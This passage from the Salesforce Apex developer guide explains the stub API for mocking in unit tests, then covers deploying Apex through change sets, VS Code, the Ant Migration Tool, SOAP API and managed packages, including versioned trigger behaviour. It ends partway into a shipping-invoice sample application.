Apex provides a stub API for implementing a mocking framework. A mocking framework has many benefits. It can streamline and improve testing and help you create faster, more reliable tests. You can use it to test classes in isolation, which is important for unit testing. Building your mocking framework with the stub API can also be beneficial because stub objects are generated at runtime. Because these objects are generated dynamically, you don't have to package and deploy test classes. You can build your own mocking framework, or you can use one built by someone else.

You can define the behavior of stub objects, which are created at runtime as anonymous subclasses of Apex classes. The stub API comprises the `System.StubProvider` interface and the `System.Test.createStub()` method.

> 📝 **Note:** This feature is intended for advanced Apex developers. Using it requires a thorough understanding of unit testing and mocking frameworks. If you think that a mocking framework is something that makes fun of you, you might want to do a little more research before reading further.

Let's look at an example to illustrate how the stub API works. This example isn't meant to demonstrate the wide range of possible uses for mocking frameworks. It's intentionally simple to focus on the mechanics of using the Apex stub API.

Let's say we want to test the formatting method in the following class.

```
public class DateFormatter {
    // Method to test
    public String getFormattedDate(DateHelper helper) {
        return 'Today\'s date is ' + helper.getTodaysDate();
    }
}
```

Usually, when we invoke this method, we pass in a helper class that has a method that returns today's date.

```
public class DateHelper {
    // Method to stub
    public String getTodaysDate() {
        return Date.today().format();
    }
}
```

The following code invokes the method.

```
DateFormatter df = new DateFormatter();
DateHelper dh = new DateHelper();
String dateStr = df.getFormattedDate(dh);
```

For testing, we want to isolate the `getFormattedDate()` method to make sure that the formatting is working properly. The return value of the `getTodaysDate()` method normally varies based on the day. However, in this case, we want to return a constant,

predictable value to isolate our testing to the formatting. Rather than writing a "fake" version of the class, where the method returns a constant value, we create a stub version of the class. The stub object is created dynamically at runtime, and we can specify the "stubbed" behavior of its method.

To use a stub version of an Apex class:

1. Define the behavior of the stub class by implementing the `System.StubProvider` interface.

2. Instantiate a stub object by using the `System.Test.createStub()` method.

3. Invoke the relevant method of the stub object from within a test class.

Implement the StubProvider Interface

Here's an implementation of the `StubProvider` interface.

```
@isTest
public class MockProvider implements System.StubProvider {

    public Object handleMethodCall(Object stubbedObject, String stubbedMethodName,
        Type returnType, List<Type> listOfParamTypes, List<String> listOfParamNames,
        List<Object> listOfArgs) {

        // The following debug statements show an example of logging
        // the invocation of a mocked method.

      // You can use the method name and return type to determine which method was called.

        System.debug('Name of stubbed method: ' + stubbedMethodName);
        System.debug('Return type of stubbed method: ' + returnType.getName());

        // You can also use the parameter names and types to determine which method
        // was called.
        for (integer i =0; i < listOfParamNames.size(); i++) {
            System.debug('parameter name: ' + listOfParamNames.get(i));
            System.debug('  parameter type: ' + listOfParamTypes.get(i).getName());
        }

      // This shows the actual parameter values passed into the stubbed method at runtime.

        System.debug('number of parameters passed into the mocked call: ' +
            listOfArgs.size());
        System.debug('parameter(s) sent into the mocked call: ' + listOfArgs);

        // This is a very simple mock provider that returns a hard-coded value
        // based on the return type of the invoked.
        if (returnType.getName() == 'String')
            return '8/8/2016';
        else
            return null;
    }
}
```

`StubProvider` is a callback interface. It specifies a single method that requires implementing: `handleMethodCall()`. When a stubbed method is called, `handleMethodCall()` is called. You define the behavior of the stubbed class in this method. The method has the following parameters.

- `stubbedObject`: The stubbed object
- `stubbedMethodName`: The name of the invoked method
- `returnType`: The return type of the invoked method
- `listOfParamTypes`: A list of the parameter types of the invoked method
- `listOfParamNames`: A list of the parameter names of the invoked method
- `listOfArgs`: The actual argument values passed into this method at runtime

You can use these parameters to determine which method of your class was called, and then you can define the behavior for each method. In this case, we check the return type of the method to identify it and return a hard-coded value.

Instantiate a Stub Version of the Class

The next step is to instantiate a stub version of the class. The following utility class returns a stub object that you can use as a mock.

```
public class MockUtil {
    private MockUtil(){}

    public static MockProvider getInstance() {
        return new MockProvider();
    }

     public static Object createMock(Type typeToMock) {
        // Invoke the stub API and pass it our mock provider to create a
        // mock class of typeToMock.
        return Test.createStub(typeToMock, MockUtil.getInstance());
    }
}
```

This class contains the method `createMock()`, which invokes the `Test.createStub()` method. The `createStub()` method takes an Apex class type and an instance of the `StubProvider` interface that we created previously. It returns a stub object that we can use in testing.

Invoke the Stub Method

Finally, we invoke the relevant method of the stub class from within a test class.

```
@isTest
public class DateFormatterTest {
    @isTest
    public static void testGetFormattedDate() {
        // Create a mock version of the DateHelper class.
        DateHelper mockDH = (DateHelper)MockUtil.createMock(DateHelper.class);
        DateFormatter df = new DateFormatter();

        // Use the mocked object in the test.
        System.assertEquals('Today\'s date is 8/8/2016', df.getFormattedDate(mockDH));
    }
}
```

In this test, we call the `createMock()` method to create a stub version of the `DateHelper` class. We can then invoke the `getTodaysDate()` method on the stub object, which returns our hard-coded date. Using the hard-coded date allows us to test the behavior of the `getFormattedDate()` method in isolation.

Apex Stub API Limitations

Keep the following limitations in mind when working with the Apex stub API.

- The object being mocked must be in the same namespace as the call to the `Test.createStub()` method. However, the implementation of the `StubProvider` interface can be in another namespace.

- You can't mock the following Apex elements.

  - Static methods (including future methods)
  - Private methods
  - Properties (getters and setters)
  - Triggers
  - Inner classes
  - System types
  - Classes that implement the `Batchable` interface
  - Classes that have only private constructors

- Iterators can't be used as return types or parameter types.

SEE ALSO:

StubProvider Interface

Test.createStub()

Deploying Apex

You can't develop Apex in your Salesforce production org. Your development work is done in either a sandbox or a Developer Edition org.

You can deploy Apex using:

- Change Sets
- Salesforce extensions for Visual Studio Code
- The Ant Migration Tool
- SOAP API
- Third-party tools that use Metadata API or Tooling API
- VS Code with Salesforce DX plug-ins

Compile On Deploy

Starting in Summer '18, each org's Apex code is now automatically recompiled before completing a metadata deploy, package install, or package upgrade. Compile on deploy is in enabled automatically for production orgs to ensure that users don't experience reduced performance immediately following a deployment, and you can't disable it. For sandbox, developer, trial, and scratch orgs, this feature is disabled by default, but you can enable in Setup, under Apex Settings.

This feature causes deployments to the org to invoke the Apex compiler and save the resulting bytecode as part of the deployment. A minimal increase in deployment times can occur, but Apex doesn't need to be recompiled on first run. So the slight increase in deployment time can prevent performance issues on first run. Consider enabling this feature in sandboxes or scratch orgs shared by multiple users for functional testing or used by continuous integration processes.

For information on setting this org preference using Metadata API, see OrgPreferenceSettings in *Metadata API Developer Guide*.

These Salesforce Objects and SOAP API calls and headers are available by default for Apex. For information on all other SOAP API calls, including those that can be used to extend or implement any existing Apex IDEs, contact your Salesforce representative.

Using Change Sets To Deploy Apex

You can deploy Apex classes and triggers between connected organizations, for example, from a sandbox organization to your production organization. You can create an outbound change set in the Salesforce user interface and add the Apex components that you would like to upload and deploy to the target organization. To learn more about change sets, see "Change Sets" in the Salesforce online help.

> **EDITIONS**
>
> Available in: Salesforce Classic
>
> Available in **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

Using the Salesforce Extensions for Visual Studio Code to Deploy Apex

Salesforce Extensions for Visual Studio Code includes tools for developing on the Salesforce platform in the lightweight, extensible VS Code editor. These tools provide features for working with development orgs (scratch orgs, sandboxes, and DE orgs), Apex, Aura components, and Visualforce.

> 📝 Note: If you deploy to a production organization:
>
> - Unit tests must cover at least 75% of your Apex code, and all of those tests must complete successfully.
>
>   Note the following.
>
>   – When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
>
>   – Calls to `System.debug` are not counted as part of Apex code coverage.
>
>   – Test methods and test classes are not counted as part of Apex code coverage.
>
>   – While only 75% of your Apex code must be covered by tests, don't focus on the percentage of code that is covered. Instead, make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This approach ensures that 75% or more of your code is covered by unit tests.
>
> - Every trigger must have some test coverage.
> - All classes and triggers must compile successfully.

For more information on how to deploy to a Salesforce org with Visual Studio Code, see Development Models.

Using the Ant Migration Tool to Deploy Changes

In addition to the Salesforce extensions for Visual Studio Code, you can also use a script to deploy Apex.

Download the Ant Migration Tool to perform a file-based deployment of metadata changes and Apex classes from a Developer Edition or sandbox org to a production org using Apache's Ant build tool.

> 📝 Note: The Ant Migration Tool is a free resource provided by Salesforce to support its users and partners but isn't considered part of our services for purposes of the Salesforce Main Services Agreement.

To use the Ant Migration Tool, do the following:

1. Visit http://www.oracle.com/technetwork/java/javase/downloads/index.html and install the Java JDK.

   > 📝 **Note:** Ant Migration Tool version 51.0 and later requires Java version 11 or later.
   >
   > If working with Ant Migration Tool version 36.0 to 50.0, for enhanced security, we recommend Java 7 or later and a recent version of the Ant Migration Tool (version 36.0 or later). Starting with version 36.0, the Ant Migration Tool uses TLS 1.2 for secure communications with Salesforce when it detects Java version 7 (1.7). The tool explicitly enables TLS 1.1 and 1.2 for Java 7. If you're using Java 8 (1.8), TLS 1.2 is used. For Java version 6, TLS 1.0 is used, which is no longer supported by Salesforce.
   >
   > Alternatively, if you're using Java 7, instead of upgrading your Ant Migration Tool to version 36.0 or later, you can add the following to your `ANT_OPTS` environment variable:
   >
   > ```
   > -Dhttps.protocols=TLSv1.1,TLSv1.2
   > ```
   >
   > This setting also enforces TLS 1.1 and 1.2 for any other Ant tools on your local system.

2. Visit `http://ant.apache.org/` and install Apache Ant, Version 1.6 or later, on the deployment machine.

3. Set up the environment variables (such as `ANT_HOME`, `JAVA_HOME`, and `PATH`) as specified in the Ant Installation Guide at `http://ant.apache.org/manual/install.html`.

4. Verify that the JDK and Ant are installed correctly by opening a command prompt, and entering `ant -version`. Your output must look something like this:

   ```
   Apache Ant version 1.7.0 compiled on December 13 2006
   ```

5. Download the .zip file of the Summer '21 Ant Migration Tool. The download link doesn't require authentication to Salesforce. If you're logged in to Salesforce, we recommend you log out before accessing the link in your browser.

6. Unzip the downloaded file to the directory of your choice. The Zip file contains the following:

   - A `Readme.html` file that explains how to use the tools
   - A Jar file containing the ant task: `ant-salesforce.jar`
   - A sample folder containing:
     - A `codepkg\classes` folder that contains `SampleDeployClass.cls` and `SampleFailingTestClass.cls`
     - A `codepkg\triggers` folder that contains `SampleAccountTrigger.trigger`
     - A `mypkg\objects` folder that contains the custom objects used in the examples
     - A `removecodepkg` folder that contains XML files for removing the examples from your organization
     - A sample `build.properties` file that you must edit, specifying your credentials, in order to run the sample ant tasks in `build.xml`
     - A sample `build.xml` file, that exercises the `deploy` and `retrieve` API calls

7. The Ant Migration Tool uses the `ant-salesforce.jar` file that's in the distribution .zip file. If you installed a previous version of the tool and copied `ant-salesforce.jar` to the Ant `lib` directory, delete the previous jar file. The `lib` directory is located in the root folder of your Ant installation. You need not copy the new jar file to the Ant `lib` directory.

8. Open the sample subdirectory in the unzipped file.

9. Edit the `build.properties` file:

   a. Enter your Salesforce production organization username and password for the `sf.user` and `sf.password` fields, respectively.

> **Note:**
> - The username you specify must have the authority to edit Apex.
> - If you're using the Ant Migration Tool from an untrusted network, append a security token to the password. To learn more about security tokens, see "Reset Your Security Token" in the Salesforce Help.

   b. If you're deploying to a sandbox organization, change the `sf.serverurl` field to `https://test.salesforce.com`.

10. Open a command window in the sample directory.

11. Enter `ant deployCode`. This runs the `deploy` API call, using the sample class and Account trigger provided with the Ant Migration Tool.

The `ant deployCode` calls the Ant target named `deploy` in the `build.xml` file.

```
<!-- Shows deploying code & running tests for package 'codepkg' -->
    <target name="deployCode">
      <!-- Upload the contents of the "codepkg" package, running the tests for just 1
class -->
      <sf:deploy username="${sf.username}" password="${sf.password}"
serverurl="${sf.serverurl}" deployroot="codepkg">
        <runTest>SampleDeployClass</runTest>
      </sf:deploy>
    </target>
```

For more information, see Understanding deploy on page 664.

12. To remove the test class and trigger added as part of the execution of `ant deployCode`, enter the following in the command window: `ant undeployCode`.

`ant undeployCode` calls the Ant target named `undeployCode` in the `build.xml` file.

```
<target name="undeployCode">
      <sf:deploy username="${sf.username}" password="${sf.password}" serverurl=
          "${sf.serverurl}" deployroot="removecodepkg"/>
</target>
```

See the *Ant Migration Tool Guide* for full details about the Ant Migration Tool.

IN THIS SECTION:

1. Understanding deploy
   The Ant Migration Tool provides the `deploy` task, which can be incorporated into your deployment scripts.

2. Understanding retrieve

Understanding `deploy`

The Ant Migration Tool provides the `deploy` task, which can be incorporated into your deployment scripts.

You can modify the `build.xml` sample to include your organization's classes and triggers. For a complete list of properties for the deploy task, see the *Ant Migration Tool Guide*. Some properties of the `deploy` task are:

username
The username for logging into the Salesforce production organization.

password

The password associated for logging into the Salesforce production organization.

serverURL

The URL for the Salesforce server you are logging into. We recommend that you specify your org's My Domain login URL, which is listed on the My Domain Setup page. If you do not specify a value, the default is `login.salesforce.com`.

deployRoot

The local directory that contains the Apex classes and triggers, as well as any other metadata, that you want to deploy. The best way to create the necessary file structure is to retrieve it from your organization or sandbox. See for more information.

- Apex class files must be in a subdirectory named **classes**. You must have two files for each class, named as follows:

  - *classname*.**cls**
  - *classname*.**cls-meta.xml**

  For example, `MyClass.cls` and `MyClass.cls-meta.xml`. The -meta.xml file contains the API version and the status (active/inactive) of the class.

- Apex trigger files must be in a subdirectory named **triggers**. You must have two files for each trigger, named as follows:

  - *triggername*.**trigger**
  - *triggername*.**trigger-meta.xml**

  For example, `MyTrigger.trigger` and `MyTrigger.trigger-meta.xml`. The -meta.xml file contains the API version and the status (active/inactive) of the trigger.

- The root directory contains an XML file `package.xml` that lists all the classes, triggers, and other objects to be deployed.

- The root directory optionally contains an XML file `destructiveChanges.xml` that lists all the classes, triggers, and other objects to be deleted from your organization.

checkOnly

Specifies whether the classes and triggers are deployed to the target environment or not. This property takes a Boolean value: `true` if you do not want to save the classes and triggers to the organization, `false` otherwise. If you do not specify a value, the default is `false`.

runTest

Optional child elements. A list of Apex classes containing tests run after deployment. To use this option, set `testLevel` to `RunSpecifiedTests`.

testLevel

Optional. Specifies which tests are run as part of a deployment. The test level is enforced regardless of the types of components that are present in the deployment package. Valid values are:

- `NoTestRun`—No tests are run. This test level applies only to deployments to development environments, such as sandbox, Developer Edition, or trial organizations. This test level is the default for development environments.

- `RunSpecifiedTests`—Only the tests that you specify in the `runTests` option are run. Code coverage requirements differ from the default coverage requirements when using this test level. Each class and trigger in the deployment package must be covered by the executed tests for a minimum of 75% code coverage. This coverage is computed for each class and triggers individually and is different than the overall coverage percentage.

- `RunLocalTests`—All tests in your org are run, except the ones that originate from installed managed and unlocked packages. This test level is the default for production deployments that include Apex classes or triggers.

- `RunAllTestsInOrg`—All tests are run. The tests include all tests in your org, including tests of managed packages.

If you don't specify a test level, the default test execution behavior is used. See "Running Tests in a Deployment" in the *Metadata API Developer's Guide*.

This field is available in API version 34.0 and later.

`runAllTests`

(Deprecated and available only in API version 33.0 and earlier.) This parameter is optional and defaults to `false`. Set to `true` to run all Apex tests after deployment, including tests that originate from installed managed packages.

Understanding `retrieve`

Use the `retrieveCode` target to retrieve classes and triggers from your sandbox or production organization. During the normal deploy cycle, you would run `retrieveCode` prior to `deploy`, in order to obtain the correct directory structure for your new classes and triggers. However, for this example, `deploy` is used first, to ensure that there is something to retrieve.

To retrieve classes and triggers from an existing organization, use the retrieve ant task as illustrated by the sample build target `ant retrieveCode`:

```
<target name="retrieveCode">
   <!-- Retrieve the contents listed in the file codepkg/package.xml into the codepkg
directory -->
   <sf:retrieve username="${sf.username}" password="${sf.password}"
        serverurl="${sf.serverurl}" retrieveTarget="codepkg"
unpackaged="codepkg/package.xml"/>
</target>
```

The file `codepkg/package.xml` lists the metadata components to be retrieved. In this example, it retrieves two classes and one trigger. The retrieved files are put into the directory `codepkg`, overwriting everything already in the directory.

The properties for the retrieve task are as follows:

Field	Description
username	Required if `sessionId` isn't specified. The Salesforce username used for login. The username associated with this connection must have the Modify Metadata through Metadata API Functions permission.
password	Required if `sessionId` isn't specified. The password you use to log in to the organization associated with this project. If you are using a security token, paste the 25-digit token value to the end of your password.
sessionId	Required if `username` and `password` aren't specified. The ID of an active Salesforce session or the OAuth access token. A session is created after a user logs in to Salesforce successfully with a username and password. Use a session ID for logging in to an existing session instead of creating a new session. Alternatively, use an access token for OAuth authentication. For more information, see Authenticating Apps with OAuth in the Salesforce Help.
serverurl	Optional. The Salesforce server URL (if blank, defaults to `login.salesforce.com`). To connect to a sandbox instance, change this value to `test.salesforce.com`.
retrieveTarget	Required. The root of the directory structure into which the metadata files are retrieved.
packageNames	Required if `unpackaged` is not specified. A comma-separated list of the names of the packages to retrieve. Specify either `packageNames` or `unpackaged`, but not both.
apiVersion	Optional. The Metadata API version to use for the retrieved metadata files. The default is 57.0.

Field	Description
`pollWaitMillis`	Optional. Defaults to `10000`. The number of milliseconds to wait between attempts when polling for results of the retrieve request. The client continues to poll the server up to the limit defined by `maxPoll`.
`maxPoll`	Optional. Defaults to `200`. The number of times to poll the server for the results of the retrieve request. The wait time between successive poll attempts is defined by `pollWaitMillis`.
`singlePackage`	Optional. Defaults to `true`. Set this parameter to `false` if you are retrieving multiple packages. If set to `false`, the retrieved zip file includes an extra top-level directory containing a subdirectory for each package.
`trace`	Optional. Defaults to `false`. Prints the SOAP requests and responses to the console. This option shows the user's password in plain text during login.
`unpackaged`	Required if `packageNames` is not specified. The path and name of a file manifest that specifies the components to retrieve. Specify either `unpackaged` or `packageNames`, but not both.
`unzip`	Optional. Defaults to `true`. If set to `true`, the retrieved components are unzipped. If set to `false`, the retrieved components are saved as a zip file in the `retrieveTarget` directory.

Using SOAP API to Deploy Apex

These Salesforce Objects and SOAP API calls and headers are available by default for Apex. For information on all other SOAP API calls, including those that can be used to extend or implement any existing Apex IDEs, contact your Salesforce representative.

Apex class methods can be exposed as custom SOAP Web service calls. This allows an external application to invoke an Apex Web service to perform an action in Salesforce. Use the `webservice` keyword to define these methods. For more information, see Considerations for Using the `webservice` Keyword.

Any Apex code saved using SOAP API calls uses the same version of SOAP API as the endpoint of the request. For example, if you want to use SOAP API version 57.0 , use endpoint 57.0:

```
https://MyDomain.salesforce.com/services/Soap/s/57.0
```

These Salesforce objects are available for Apex.

- ApexTestQueueItem
- ApexTestResult
- ApexTestResultLimits
- ApexTestRunResult

Use these SOAP API calls to deploy your Apex.

- `compileAndTest()`
- `compileClasses()`
- `compileTriggers()`
- `executeanonymous()`
- `runTests()`

All these calls take Apex code that contains the class or trigger, as well as the values for any fields that need to be set.

These SOAP headers are available in SOAP API calls for Apex.

- `DebuggingHeader`
- `PackageVersionHeader`

Also see the *Metadata API Developer Guide* for two additional calls:

- `deploy()`
- `retrieve()`

Distributing Apex Using Managed Packages

As an ISV or Salesforce partner, you can distribute Apex code to customer organizations using packages. Here we'll describe packages and package versioning.

🛑 **Important:** If a `ConnectApi` class has a dependency on Chatter, the code can be compiled and installed in orgs that don't have Chatter enabled. However, if Chatter isn't enabled, the code throws an error at run time. See Packaging `ConnectApi` Classes on page 400.

IN THIS SECTION:

1. What is a Package?
2. Package Versions
3. Deprecating Apex
4. Behavior in Package Versions

What is a Package?

A *package* is a container for something as small as an individual component or as large as a set of related apps. After creating a package, you can distribute it to other Salesforce users and organizations, including those outside your company. An organization can create a single managed package that can be downloaded and installed by many different organizations. Managed packages differ from unmanaged packages by having some locked components, allowing the managed package to be upgraded later. Unmanaged packages do not include locked components and cannot be upgraded.

Package Versions

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release.

Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

When an existing subscriber installs a new package version, there is still only one instance of each component in the package, but the components can emulate older versions. For example, a subscriber may be using a managed package that contains an Apex class. If the publisher decides to deprecate a method in the Apex class and release a new package version, the subscriber still sees only one instance of the Apex class after installing the new version. However, this Apex class can still emulate the previous version for any code that references the deprecated method in the older version.

Note the following when developing Apex in managed packages:

- The code contained in an Apex class, trigger, or Visualforce component that's part of a managed package is obfuscated and can't be viewed in an installing org. The only exceptions are methods declared as global. You can view global method signatures in an installing org. In addition, License Management Org users with the View and Debug Managed Apex permission can view their packages' obfuscated Apex classes when logged in to subscriber orgs via the Subscriber Support Console.

- Managed packages receive a unique namespace. This namespace is prepended to your class names, methods, variables, and so on, which helps prevent duplicate names in the installer's org.

- In a single transaction, you can only reference 10 unique namespaces. For example, suppose that you have an object that executes a class in a managed package when the object is updated. Then that class updates a second object, which in turn executes a different class in a different package. Even though the first package didn't access the second package directly, the access occurs in the same transaction. It's therefore included in the number of namespaces accessed in a single transaction.

- Package developers can use the `deprecated` annotation to identify methods, classes, exceptions, enums, interfaces, and variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This is useful when you're refactoring code in managed packages as the requirements evolve.

- You can write test methods that change the package version context to a different package version by using the system method `runAs`.

- You cannot add a method to a global interface or an abstract method to a global class after the interface or class has been uploaded in a Managed - Released package version. If the class in the Managed - Released package is virtual, the method that you can add to it must also be virtual and must have an implementation.

- Apex code contained in an unmanaged package that explicitly references a namespace cannot be uploaded.

Deprecating Apex

Package developers can use the `deprecated` annotation to identify methods, classes, exceptions, enums, interfaces, and variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This is useful when you're refactoring code in managed packages as the requirements evolve. After you upload another package version as Managed - Released, new subscribers that install the latest package version can't see the deprecated elements, while the elements continue to function for existing subscribers and API integrations. A deprecated item, such as a method or a class, can still be referenced internally by the package developer.

📝 Note: You can't use the `deprecated` annotation in Apex classes or triggers in unmanaged packages.

Package developers can use Managed - Beta package versions for evaluation and feedback with a pilot set of users in different Salesforce organizations. If a developer deprecates an Apex identifier and then uploads a version of the package as Managed - Beta, subscribers that install the package version still see the deprecated identifier in that package version. If the package developer then uploads a Managed - Released package version, subscribers will no longer see the deprecated identifier in the package version after they install it.

Behavior in Package Versions

A package component can exhibit different behavior in different package versions. This behavior versioning allows you to add new components to your package and refine your existing components, while still ensuring that your code continues to work seamlessly for existing subscribers. If a package developer adds a new component to a package and uploads a new package version, the new component is available to subscribers that install the new package version.

IN THIS SECTION:

Versioning Apex Code Behavior

Package developers can use conditional logic in Apex classes and triggers to exhibit different behavior for different versions. This allows the package developer to continue to support existing behavior in classes and triggers in previous package versions while continuing to evolve the code.

When subscribers install multiple versions of your package and write code that references Apex classes or triggers in your package, they must select the version they are referencing. Within the Apex code that is being referenced in your package, you can conditionally execute different code paths based on the version setting of the calling Apex code that is making the reference. The package version setting of the calling code can be determined within the package code by calling the `System.requestVersion` method. In this way, package developers can determine the request context and specify different behavior for different versions of the package.

The following sample uses the `System.requestVersion` method and instantiates the `System.Version` class to define different behaviors in an Apex trigger for different package versions.

```
trigger oppValidation on Opportunity (before insert, before update) {

    for (Opportunity o : Trigger.new){

        // Add a new validation to the package
        // Applies to versions of the managed package greater than 1.0
        if (System.requestVersion().compareTo(new Version(1,0)) > 0) {
            if (o.Probability >= 50 && o.Description == null) {
                o.addError('All deals over 50% require a description');
            }
        }

        // Validation applies to all versions of the managed package.
        if (o.IsWon == true && o.LeadSource == null) {
            o.addError('A lead source must be provided for all Closed Won deals');
        }
    }
}
```

For a full list of methods that work with package versions, see Version Class and the `System.requestVersion` method in System Class.

The request context is persisted if a class in the installed package invokes a method in another class in the package. For example, a subscriber has installed a GeoReports package that contains CountryUtil and ContinentUtil Apex classes. The subscriber creates a new GeoReportsEx class and uses the version settings to bind it to version 2.3 of the GeoReports package. If GeoReportsEx invokes a method in ContinentUtil which internally invokes a method in CountryUtil, the request context is propagated from ContinentUtil to CountryUtil and the `System.requestVersion` method in CountryUtil returns version 2.3 of the GeoReports package.

Apex Code Items that Are Not Versioned

You can change the behavior of some Apex items across package versions. For example, you can deprecate a method so that new subscribers can no longer reference the package in a subsequent version.

However, the following list of modifiers, keywords, and annotations cannot be versioned. If a package developer makes changes to one of the following modifiers, keywords, or annotations, the changes are reflected across all package versions.

There are limitations on the changes that you can make to some of these items when they are used in Apex code in managed packages.

Package developers can add or remove the following items:

- `@future`
- `@isTest`
- `with sharing`
- `without sharing`
- `transient`

Package developers can make limited changes to the following items:

- `private`—can be changed to `global`
- `public`—can be changed to `global`
- `protected`—can be changed to `global`
- `abstract`—can be changed to `virtual` but cannot be removed
- `final`—can be removed but cannot be added

Package developers cannot remove or change the following items:

- `global`
- `virtual`

Package developers can add the `webservice` keyword, but once it has been added, it cannot be removed.

Note: You cannot deprecate `webservice` methods or variables in managed package code.

Testing Behavior in Package Versions

When you change the behavior in an Apex class or trigger for different package versions, it is important to test that your code runs as expected in the different package versions. You can write test methods that change the package version context to a different package version by using the system method `runAs`. You can only use `runAs` in a test method.

The following sample shows a trigger with different behavior for different package versions.

```
trigger oppValidation on Opportunity (before insert, before update) {

    for (Opportunity o : Trigger.new){

        // Add a new validation to the package
        // Applies to versions of the managed package greater than 1.0
        if (System.requestVersion().compareTo(new Version(1,0)) > 0) {
            if (o.Probability >= 50 && o.Description == null) {
                o.addError('All deals over 50% require a description');
            }
        }

        // Validation applies to all versions of the managed package.
        if (o.IsWon == true && o.LeadSource == null) {
            o.addError('A lead source must be provided for all Closed Won deals');
        }
    }
}
```

The following test class uses the `runAs` method to verify the trigger's behavior with and without a specific version:

```
@isTest
private class OppTriggerTests{
```

```
static testMethod void testOppValidation(){

    // Set up 50% opportunity with no description
    Opportunity o = new Opportunity();
    o.Name = 'Test Job';
    o.Probability = 50;
    o.StageName = 'Prospect';
    o.CloseDate = System.today();

    // Test running as latest package version
    try{
        insert o;
    }
    catch(System.DMLException e){
        System.assert(
            e.getMessage().contains(
              'All deals over 50% require a description'),
                e.getMessage());
    }

    // Run test as managed package version 1.0
    System.runAs(new Version(1,0)){
        try{
            insert o;
        }
        catch(System.DMLException e){
            System.assert(false, e.getMessage());
        }
    }

    // Set up a closed won opportunity with no lead source
    o = new Opportunity();
    o.Name = 'Test Job';
    o.Probability = 50;
    o.StageName = 'Prospect';
    o.CloseDate = System.today();
    o.StageName = 'Closed Won';

    // Test running as latest package version
    try{
        insert o;
    }
    catch(System.DMLException e){
        System.assert(
          e.getMessage().contains(
            'A lead source must be provided for all Closed Won deals'),
              e.getMessage());
    }

    // Run test as managed package version 1.0
    System.runAs(new Version(1,0)){
        try{
            insert o;
```

```
        }
        catch(System.DMLException e){
            System.assert(
                e.getMessage().contains(
                    'A lead source must be provided for all Closed Won deals'),
                        e.getMessage());
        }
    }
  }
}
```

Apex Reference

In Summer '21 and later versions, Apex reference content is moved to a separate guide called the Apex Reference Guide.

For reference information on Apex classes, interfaces, exceptions and so on, see Apex Reference Guide.

Appendices

IN THIS SECTION:

Shipping Invoice Example

Reserved Keywords

Documentation Typographical Conventions

Shipping Invoice Example

This appendix provides an example of an Apex application. This is a more complex example than the Hello World example.

- Shipping Invoice Walk-Through
- Shipping Invoice Example Code

IN THIS SECTION:

1. Shipping Invoice Example Walk-Through

2. Shipping Invoice Example Code

Shipping Invoice Example Walk-Through

The sample application in this section includes traditional Salesforce functionality blended with Apex. Many of the syntactic and semantic features of Apex, along with common idioms, are illustrated in this application.

> Note: The Shipping Invoice sample requires custom objects. You can either create these on your own, or download the objects and Apex code as an unmanaged package from the Salesforce AppExchange. To obtain the sample assets in your org, install the Apex Tutorials Package. This package also contains sample code and objects for the Apex Quick Start.

Scenario

In this sample application, the user creates a new shipping invoice, or order, and then adds items to the invoice. The total amount for the order, including shipping cost, is automatically calculated and updated based on the items added or deleted from the invoice.

Data and Code Models

This sample application uses two new objects: Item and Shipping_invoice.

The following assumptions are made:

- Item A cannot be in both orders shipping_invoice1 and shipping_invoice2. Two customers cannot obtain the same (physical) product.
- The tax rate is 9.25%.
- The shipping rate is 75 cents per pound.
- Once an order is over $100, the shipping discount is applied (shipping becomes free).

The fields in the Item custom object include:

Name	Type	Description
Name	String	The name of the item
Price	Currency	The price of the item
Quantity	Number	The number of items in the order
Weight	Number	The weight of the item, used to calculate shipping costs
Shipping_invoice	Master-Detail (shipping_invoice)	The order this item is associated with

The fields in the Shipping_invoice custom object include:

Name	Type	Description
Name	String	The name of the shipping invoice/order
Subtotal	Currency	The subtotal
GrandTotal	Currency	The total amount, including tax and shipping
Shipping	Currency	The amount charged for shipping (assumes $0.75 per pound)
ShippingDiscount	Currency	Only applied once when subtotal amount reaches $100
Tax	Currency	The amount of tax (assumes 9.25%)
TotalWeight	Number	The total weight of all items

All of the Apex for this application is contained in triggers. This application has the following triggers:

Object	Trigger Name	When Runs	Description
Item	Calculate	after insert, after update, after delete	Updates the shipping invoice, calculates the totals and shipping
Shipping_invoice	ShippingDiscount	after update	Updates the shipping invoice, calculating if there is a shipping discount

The following is the general flow of user actions and when triggers run:

Flow of user action and triggers for the shopping cart application

1. User clicks **Orders** > **New**, names the shipping invoice and clicks **Save**.

2. User clicks **New Item**, fills out information, and clicks **Save**.

3. Calculate trigger runs. Part of the Calculate trigger updates the shipping invoice.

4. ShippingDiscount trigger runs.

5. User can then add, delete or change items in the invoice.

In Shipping Invoice Example Code both of the triggers and the test class are listed. The comments in the code explain the functionality.

Testing the Shipping Invoice Application

Before an application can be included as part of a package, 75% of the code must be covered by unit tests. Therefore, one piece of the shipping invoice application is a class used for testing the triggers.

The test class verifies the following actions are completed successfully:

